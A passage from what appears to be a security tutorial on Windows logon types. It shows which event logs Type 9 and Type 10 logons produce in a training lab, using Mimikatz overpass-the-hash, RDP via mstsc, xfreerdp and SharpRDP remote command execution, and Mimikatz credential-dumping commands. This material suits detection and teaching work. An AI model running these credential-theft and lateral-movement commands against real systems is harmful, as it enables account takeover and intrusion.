
```
privilege::debug
```

```
sekurlsa::pth /user:administrator /domain:dcorp /ntlm:afxxxxx /run:cmd.exe
```



OverPass-the-Hash Attack

Once we perform the OverPass-the-Hash attack, we can see in the below screenshot that it has generated a Logon Type 9 event.



NewCredentials Logon Event


Logon Type 10 : RemoteInteractive

As per Microsoft docs "The Microsoft Remote Desktop Protocol (RDP) provides remote display and input capabilities over network connections for Windows-based applications running on a server. RDP is designed to support different types of network topologies and multiple LAN protocols."

We will use Windows built-in utility Remote Desktop Connection (mstsc) & xfreerdp from Linux to connect our remote machine for demo.


Additionally, we will also use a tool known as SharpRDP. It is a console application written in C# for connecting to the remote machine using RDP.

Let's first connect with Remote Desktop Connection (mstsc) utility to the remote machine.



RemoteInteractive Logon via mstsc

We can see in the below screenshot that the Logon Type 10 event gets generated when we logon via RDP.




RemoteInteractive Logon Event

To use xfreerdp from a Linux machine, we need to install the xfreerdp tool. We will be using Kali Linux for our demo.

```
sudo apt-get install freerdp-x11
```


Once we install xfreerdp, we can gain RDP access to the remote machine using the following command:

```
xfreerdp /u:student66 /d:dollarcorp.moneycorp.local /p:Esxxxxxxxxxx
/v:172.16.100.66
```



RemoteInteractive Logon via xfreerdp


Once we authenticate to the remote machine using xfreerdp, we can see the below screenshot that it has generated Logon Type 10 event.




RemoteInteractive Logon Event

Now, let's use SharpRDP to connect to the remote machine. We can use the following command to execute the calculator on the remote machine.

```
.\SharpRDP.exe computername=172.16.100.66 command="calc"
username=dcorp\student66 password=Esvxxxxxx
```




Command Execution using SharpRDP



Command Execution using SharpRDP

In the above screenshot, we can see that the SharpRDP has spawned the calculator application on the remote machine. We can see in the below screenshot that it has generated a Logon Type 10 event.



RemoteInteractive Logon Event


Now, let's see if we can extract the credentials from the memory.

We will use Mimikatz, Pypykatz, and Sharpkatz.

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.


```
privilege::debug
sekurlsa::ekeys
```



Extract Credentials using Mimikatz

Mimikatz also contains an additional terminal service module that can help us to extract the credentials in cleartext from an RDP logon.

```
privilege::debug
ts::logonpasswords
```

